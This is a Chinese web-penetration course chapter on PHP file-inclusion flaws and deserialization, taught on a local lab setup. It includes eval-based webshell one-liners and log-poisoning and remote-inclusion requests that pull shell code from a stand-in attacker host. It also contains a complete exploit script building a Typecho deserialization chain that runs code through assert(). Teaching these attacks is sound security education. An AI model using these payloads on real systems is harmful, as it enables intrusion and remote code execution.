

第十二章 WEB渗透实战进阶

知识点一：文件包含漏洞

知识点二：反序列化漏洞

知识点一：文件包含漏洞

文件包含

在开发web应用时，开发人员通常会将一些重复使用的代码写到单个文件中，**再通过文件包含，将这些单个文件中的代码插入到其它需要用到它们的页面中**。文件包含可以极大的提高应用开发的效率，减少开发人员的重复工作，有利于代码的维护与版本的更新。

配置文件。用于整个web应用的配置信息，如数据库的用户名及密码，使用的数据库名，系统默认的文字编码，是否开启Debug模式等信息。右侧就是wordpress博客系统配置文件的部分内容。

```
// ** MySQL 设置 - 具体信息来自您正在使用的数据库 **  
/** WordPress数据库的名称 */  
define('DB_NAME', 'wordpress');  
  
/** MySQL数据库用户名 */  
define('DB_USER', 'root');  
  
/** MySQL数据库密码 */  
define('DB_PASSWORD', 'password');  
  
/** MySQL主机 */  
define('DB_HOST', 'localhost');  
  
/** 创建数据表时默认的文字编码 */  
define('DB_CHARSET', 'utf8');  
  
/** 数据库整理类型。如不确定请勿更改 */  
define('DB_COLLATE', '');
```

重复使用的函数。如连接数据库，过滤用户的输入中的危险字符等。这些函数使用的频率很高，在所有需要与数据库进行交互的地方都要用到相似的连接数据库的代码；在几乎所有涉及到获取用户输入的地方都需要对其进行过滤，以避免出现像sql注入、XSS这样的安全问题。

重复使用的版块。如页面的页头、页脚以及菜单文件。通过文件包含对这些文件进行引入，在某个地方需要修改时，开发人员只需要对单个文件进行更新即可，而不需要修改使用这些板块的其他文件。

具有相同框架的不同功能。开发人员可以在不同的页面引入页头、页脚，也可以在定义好页头、页脚的框架中引入不同的功能。这样有新的业务需求时，开发人员只需要开发对应的功能文件，再通过文件包含引入；在有业务需要更替时，开发人员也只需要删除对应的功能文件即可。

- 下面便是一个在相同的框架中引入不同功能的示例代码，该代码可以从get请求中获取到用户需要访问的功能，并且将对应的功能文件包含进来。

Index.php:

```
<?php
```

```
$file = $_GET['func'];
```

```
include "$file";
```

```
?>
```



本地文件包含漏洞

如果被包含文件的文件名是从用户处获得的，且没有经过恰当的检测，从而包含了预想之外的文件，导致了文件泄露甚至是恶意代码注入，这就是文件包含漏洞。如果被包含的文件储存在服务器上，那么对于应用来说，被包含的文件就在本地，就称之为本地文件包含漏洞。

场景一：包含上传的合法文件

通常应用中都会有文件上传的功能，比如用户头像上传、附件上传等。通过文件上传，攻击者将能携带有恶意代码的合法文件上传到服务器中，由于在include等语句中，无论被包含文件的后缀名是什么，只要其中有PHP的代码，都会将其执行。结合文件包含漏洞，可以将上传的恶意文件引入，使其中的恶意代码得到执行。

场景二：包含日志文件

Web服务器往往会将用户的请求记录在一个日志文件中，以供系统管理员审查。在Ubuntu系统下，apache默认的日志文件为/var/log/apache2/access.log。日志文件会记录用户的ip地址、访问的url、访问时间等信息。

利用这个功能，攻击者可以：

- **先构造一条包含恶意代码的请求**，如`http://.../index.php?a=<? php eval($_POST['pass']); ?>`，这一条请求**会被web服务器写入日志文件中**
- **再利用本地文件包含漏洞**，如`http://.../index.php?func=.../../log/apache2/access.log`，将日志文件引入，使得植入的恶意代码得到执行。

```
::1 - - [04/Oct/2018:13:57:25 +0800] "GET /icons/blank.gif HTTP/1.1" 200 148
::1 - - [04/Oct/2018:13:57:25 +0800] "GET /icons/folder.gif HTTP/1.1" 200 225
::1 - - [04/Oct/2018:13:57:25 +0800] "GET /icons/compressed.gif HTTP/1.1" 200 1038
::1 - - [04/Oct/2018:13:57:28 +0800] "GET /app/ HTTP/1.1" 200 437
::1 - - [04/Oct/2018:13:57:38 +0800] "GET /app/index.php?func=upload.php HTTP/1.1" 200 152
127.0.0.1 - - [04/Oct/2018:14:40:47 +0800] "GET /app/index.php?a=<?php eval($_POST['pass']); ?>" 400 311
```




远程文件包含漏洞

顾名思义，**如果存在文件包含漏洞，且允许被包含的文件可以通过url获取，则称为远程文件包含漏洞。**

在PHP中，有两项关于PHP打开远程文件的设置，`allow_url_fopen`和`allow_url_include`：

- `allow_url_fopen`设置是否允许PHP通过url打开文件，默认为On；
- `allow_url_include`设置是否允许通过url打开的文件用于include等函数，默认为Off。
- `allow_url_fopen`是`allow_url_include`开启的前提条件，只有`allow_url_fopen`与`allow_url_include`同时设置为On时，才可能存在远程文件包含漏洞。
- 出于安全考虑，这两个变量的值只能在配置文件`php.ini`中更改。



1. 包含攻击者服务器上的恶意文件

由于allow_url_fopen与allow_url_include是开启的，攻击者可以将**包含恶意代码的文件放在自己的服务器上**，例如一个内容为<?php eval(\$_POST['pass']);?>的shell.txt文件，构造恶意请求http://www.victim.com/index.php?func=http://www.hacker.com/shell.txt，shell.txt中的恶意代码就会在目标服务器上执行。



2. 通过PHP伪协议进行包含

在PHP中，如果allow_url_fopen和allow_url_include同时开启的情况下，include等函数支持从PHP伪协议中的php://input处获取输入流，关于PHP伪协议的相关知识会在下面讨论，这里只关注其中的php://input。

php://input可以访问请求的原始数据的只读流，也就是通过POST方式发送的内容。**借助PHP伪协议，攻击者直接将想要在服务器上执行的恶意代码通过POST的方式发送给服务器就能完成攻击。**

例如,在下面这个http数据包中, `<?php eval($_POST['pass']);?>`就是php://input所获取到的内容。

```
POST /app/?func=php://input HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://localhost:8888/app/?func=http://drunkcat.club/shell.txt
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Connection: close
Upgrade-Insecure-Requests: 1
```

```
<?php eval($_POST['pass']);?>
```

实验一

修改php-apache2handler.ini，将allow_url_include开启。

```
<form action="" enctype="multipart/form-data" method="post"
name="uploadfile">上传文件: <input type="file" name="upfile" /><br>
<input type="submit" value="上传" /></form>
<?php
if( is_uploaded_file($_FILES['upfile']['tmp_name'])) {
    $upfile=$_FILES["upfile"];
    //获取数组里面的值
    $name=$upfile["name"];//上传文件的文件名
    $type=$upfile["type"];//上传文件的类型
    $size=$upfile["size"];//上传文件的大小
    $tmp_name=$upfile["tmp_name"];//上传文件的临时存放路径

    if(($type=="image/jpeg")&&($size<100000)){
        //把上传的临时文件移动到up目录下面
        move_uploaded_file($tmp_name,'up/'.$name);
        $destination="up/".$name;
        echo $destination;
    }else{
        echo "error file type.";
    }
}
?>
```

实验一

a.php

```
<?php
```

```
include $_GET['page']; //The page we wish to display
```

```
?>
```

不是简单的改后缀就行，咋办？

第一步：使用upload.php上传shell.jpg：

```
<?php eval($_GET['pass']);?>
```

第二步：访问[http://127.0.0.1/a.php?page=up/shell.jpg&pass=phpinfo\(\);](http://127.0.0.1/a.php?page=up/shell.jpg&pass=phpinfo(););

⌂ ☆ | + [http://127.0.0.1/a.php?page=up/shell.jpg&pass=phpinfo\(\);](http://127.0.0.1/a.php?page=up/shell.jpg&pass=phpinfo();)

PHP Version 5.2.14



PHP伪协议


PHP 带有很多 **内置URL风格的封装协议**，可用于类似 `fopen()`、`copy()`、`file_exists()` 和 `filesize()` 的文件系统函数，可在include命令中使用。除了这些封装协议，还能注册自定义的封装协议。常见的协议有：

- ☐ `file://` — 访问本地文件系统
- ☐ `http://` — 访问 HTTP(s) 网址
- ☐ `ftp://` — 访问 FTP(s) URLs
- ☐ `php://` — 访问各个输入/输出流 (I/O streams)
- ☐ `zlib://` — 压缩流
- ☐ `phar://` — PHP 归档

.....

1. php://filter

php://filter 是一种元封装器，设计用于数据流打开时的筛选过滤应用。php://filter可以读取本地文件的内容，还可以对读取的内容进行编码处理。被include等函数包含的文件会被当作PHP文件一样进行处理，如果被包含的文件中有PHP代码，那么PHP代码将会执行，文件中PHP代码以外的内容，会直接返回给客户端。利用这个特性，攻击者可以获取到web页面的源代码。为后续的渗透工作提供帮助。下面的例子中，攻击者对index.php内容进行了base64编码，将获取到的字符串在本地进行base64解码后就能得到index.php的内容。



2. phar://与zip://

phar://与zip://可以获取压缩文件内的内容，如在hack.zip的压缩包中，有一个shell.php的文件，则可以通过phar://hack.zip/shell.php的方式访问压缩包内的文件，zip://也是类似。这两个协议不受文件后缀名的影响，将hack.zip改名为hack.jpg后，依然可以通过这种方式访问压缩包内的文件。

/*常用payload*/

http://www.xxx.com/index.php?func=zip://hack.jpg%23shell.php

/*zip协议的用法为zip://hack.jpg#shell.php，由于#在http协议中有特殊的含义，所以在发送请求时要对其进行url编码*/

http://www.xxx.com/index.php?func=phar://hack.jpg/shell.php

知识点二：反序列化漏洞

1 序列化与反序列化

序列化是指将对象、数组等数据结构转化为可以储存的格式的过程。程序在运行时，变量的值都是储存在内容中的，程序运行结束，操作系统就会将内存空间收回，**要想要将内存中的变量写入磁盘中或是通过网络传输，就需要对其进行序列化操作，序列化能将一个对象转换成一个字符串。**在PHP中，序列化后的字符串保存了对象所有的变量，但是不会保存对象的方法，只会保存类的名字。java、python和php等编程语言都有各自的序列化的机制。



会创建一个example类的对象，并将其序列化后保存到serialize.txt中并打印到屏幕上。

```
/*serialize.php*/  
<?php  
class example{  
    private $message='hello world';  
    public function set_message($message){  
        $this->message=$message;  
    }  
    public function show_message(){  
        echo $this->message;  
    }  
}  
$object = new example();  
$serialized = serialize($object);  
file_put_contents('serialize.txt', $serialized);  
echo $serialized;  
?>
```

上述代码运行的结果为：

```
O:7:"example":1:{s:16:" example message";s:11:"hello world";}
```

O代表储存的是对象(object)，7代表类名有7个字符，example代表类名，1代表对象中变量个数，s表示字符串，16，代表长度，example message是类名及变量名。

将序列化后的字符串恢复为数据结构的过程就叫做反序列化。为了能够反序列化一个对象，这个对象的类在执行反序列化的操作前必须已经定义过。

```
/*unserialize.php*/  
<?php  
class example{  
    private $message='hello world';  
    public function set_message($message){  
        $this->message=$message;  
    }  
    public function show_message(){  
        echo $this->message;  
    }  
}  
$serialized = file_get_contents("serialize.txt");  
$object = unserialize($serialized);  
$object->set_message('unserialized success');  
$object->show_message();  
?>
```

上述代码执行完后会在屏幕上打印 “unserialized success”。

2 PHP魔术方法

PHP有一类特殊的方法，它们以__ (两个下划线) 开头，在特定的条件下会被调用，例如类的构造方法__construct()，它在实例化类的时候会被调用。

下面是PHP中常见的一些魔术方法。

- __construct(), 类的构造函数，创建新的对象时会被调用
- __destruct(), 类的析构函数，当对象被销毁时会被调用
- __call(), 在对象中调用一个不可访问方法时会被调用
- __callStatic(), 用静态方式中调用一个不可访问方法时调用
- __get(), 读取一个不可访问属性的值时会被调用
- __set(), 给不可访问的属性赋值时会被调用
- __isset(), 当对不可访问属性调用isset()或empty()时调用
- __unset(), 当对不可访问属性调用unset()时被调用。
- __sleep(), 执行serialize()时，先会调用这个函数
- __wakeup(), 执行unserialize()时，先会调用这个函数
- __toString(), 类被当成字符串时的回应方法
- __invoke(), 调用函数的方式调用一个对象时的回应方法
- __set_state(), 调用var_export()导出类时，此静态方法会被调用。
- __clone(), 当对象复制完成时调用
- __autoload(), 尝试加载未定义的类
- __debugInfo(), 打印所需调试信息

下面是一个使用PHP魔术方法的类的示例，在反序列化时，类中的__wakeup()方法会被调用，并输出“Hello World”

```
<?php
class magic{
function __wakeup(){
    echo 'Hello World';
}
}
$object = new magic();
$serialized = serialize($object);
unserialize($serialized);
?>
```

3 PHP反序列化漏洞

PHP反序列化漏洞又叫PHP对象注入漏洞。

- 在一个应用中，如果传给unserialize()的**参数是用户可控**的，那么攻击者就可以通过传入一个**精心构造的序列化字符串**，利用PHP魔术方法来控制对象内部的变量甚至是函数。
- 对这一类漏洞的利用，往往需要**分析web应用的源代码**。

下面是从一个现实场景中精简出的实例，我们将结合这个实例理解反序列化产生的原理以及如何对其进行利用。

```
/*typecho.php*/  
<?php  
class Typecho_Db{  
    public function __construct($adapterName){  
        $adapterName = 'Typecho_Db_Adapter_' . $adapterName;  
    }  
}  
  
class Typecho_Feed{  
    private $item;  
    public function __toString(){  
        $this->item['author']->screenName;  
    }  
}
```

如果参数
\$adapterName是一个
对象，则字符串的拼
接会调用toString方法

```
class Typecho_Request{
    private $_params = array();
    private $_filter = array();
    public function __get($key)
    {
        return $this->get($key);
    }
    public function get($key, $default = NULL)
    {
        switch (true) {
            case isset($this->_params[$key]):
                $value = $this->_params[$key];
                break;
            default:
                $value = $default;
                break;
        }
        $value = !is_array($value) && strlen($value) > 0 ? $value : $default;
        return $this->_applyFilter($value);
    }
}
```

```
private function _applyFilter($value)
{
    if ($this->_filter) {
        foreach ($this->_filter as $filter) {
            $value = is_array($value) ? array_map($filter, $value) :
            call_user_func($filter, $value);
        }

        $this->_filter = array();
    }

    return $value;
}
}
```

将第一个参数作为回调函数，后面的参数作为回调函数的参数

```
$config = unserialize(base64_decode($_GET['__typecho_config']));
```

```
$db = new Typecho_Db($config['adapter']);
```

```
?>
```

- ✓ 该web应用**通过**`$_GET['__typecho_config']`从用户处获取了反序列化的对象，满足反序列化漏洞的基本条件，`unserialize()`**的参数可控，这里是漏洞的入口点。**
- ✓ 接下来，程序实例化了类Typecho_Db，类的参数是通过反序列化得到的\$config。

如何利用？

- ✓ 在类Typecho_Db的构造函数中，进行了字符串拼接的操作
 - ① 在PHP魔术方法中，如果一个**类被当做字符串**处理，那么类中的__toString()方法将会被调用。
 - ② 全局搜索，发现**类Typecho_Feed**中存在__toString()方法。
- ✓ 在类Typecho_Feed的__toString()方法中，会访问类中私有变量\$item['author']中的**screenName**
 - ① 如果\$item['author']是一个**对象**，并且该对象没有screenName属性，那么**这个对象中的__get()，方法将会被调用**
 - ② 在**Typecho_Request**类中，正好定义了__get()方法。

如何利用?

- ✓ 类Typecho_Request中的__get()方法会返回get()
- ✓ get()中调用了_applyFilter()方法
- ✓ 而在_applyFilter()中, 使用了PHP的call_user_function()函数, **其第一个参数是被调用的函数, 第二个参数是被调用的函数的参数**
- ✓ **在这里\$filter, \$value都是我们可以控制的, 因此可以用来执行任意系统命令。**
- ✓ 至此, 一条完整的利用链构造成功。

```
$config = unserialize(base64_decode($_GET['__typecho_config']));
```

```
$db = new Typecho_Db($config['adapter']);
```

\$config应该是个什么样的对象?

```
<?php  
$age=array("Bill"=>"60","Steve"=>"56","Mark"=>"31");  
echo "Bill is " . $age['Bill'] . " years old."  
?>
```

- ❑ `$age = array(key=>value)`: 创建一个关联数组
- ❑ `age['Bill']`访问key对应的value

结论: 要构造一个key为adapter的array

array中key为”adpter”的值应该是什么呢?

考虑攻击链中, 期望触发Typecho_Feed的__toString()方法

```
public function __toString(){  
    $this->item['author']->screenName;  
}
```

因此, key为“adapter”的value应该为Typecho_Feed对象

```
$exp = array(  
    'adapter' => new Typecho_Feed()  
);  
echo base64_encode(serialize($exp));  
?>
```

思考：如何定义类Typecho_Feed？

```
class Typecho_Feed{  
    private $item;  
    public function __toString(){  
        $this->item['author']->screenName;  
    }  
}
```

Item里的author应该是什么？ 应该是Typecho_Request对象

```
class Typecho_Feed  
{  
    private $item;  
    public function __construct(){  
        $this->item = array(  
            'author' => new Typecho_Request(),  
        );  
    }  
}
```

思考：如何定义类Typecho_Request 并成功利用？

如何充分利用screenName属性？

通过构造函数实现两个私有变量的赋值

(1) Filter[0]是要调用的函数； (2) screenName是要输入的参数。

```
class Typecho_Request
{
    private $_params = array();
    private $_filter = array();
    public function __construct(){
        $this->_params['screenName'] = 'phpinfo()';
        $this->_filter[0] = 'assert';
    }
}
```


上述代码中用到了PHP的assert()函数:

① 如果assert()函数的参数是字符串, 那么该字符串会被assert()当做PHP代码执行

② 这一点和PHP一句话木马常用的eval()函数有相似之处。

✓ phpinfo();便是我们执行的PHP代码

✓ 如果想要执行系统命令, 将phpinfo();替换为system('ls');即可。注意最后有一个分号。

根据上述思路，写出对应的利用代码：

```
/*exp.php*/
<?php
class Typecho_Feed
{
    private $item;


    public function __construct(){
        $this->item = array(
            'author' => new Typecho_Request(),
        );
    }
}
```

```
class Typecho_Request
{
    private $_params = array();
    private $_filter = array();
    public function __construct(){
        $this->_params['screenName'] = 'phpinfo()';
        $this->_filter[0] = 'assert';
    }
}

$exp = array(
    'adapter' => new Typecho_Feed()
);
echo base64_encode(serialize($exp));
?>
```

访问exp.php便可以获得payload

通过get请求的方式传递给typecho.php后，phpinfo()成功执行。



PHP Version 5.6.31

System	Windows NT DESKTOP-51E18B8 10.0 build 15063 (Windows 10) AMD64
Build Date	Jul 5 2017 22:19:43
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cmd /c cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler

```
$this->_params['screenName'] = 'fopen(\'newfile.txt\', \'w\');';  
$this->_filter[0] = 'assert';
```

试试结果如何?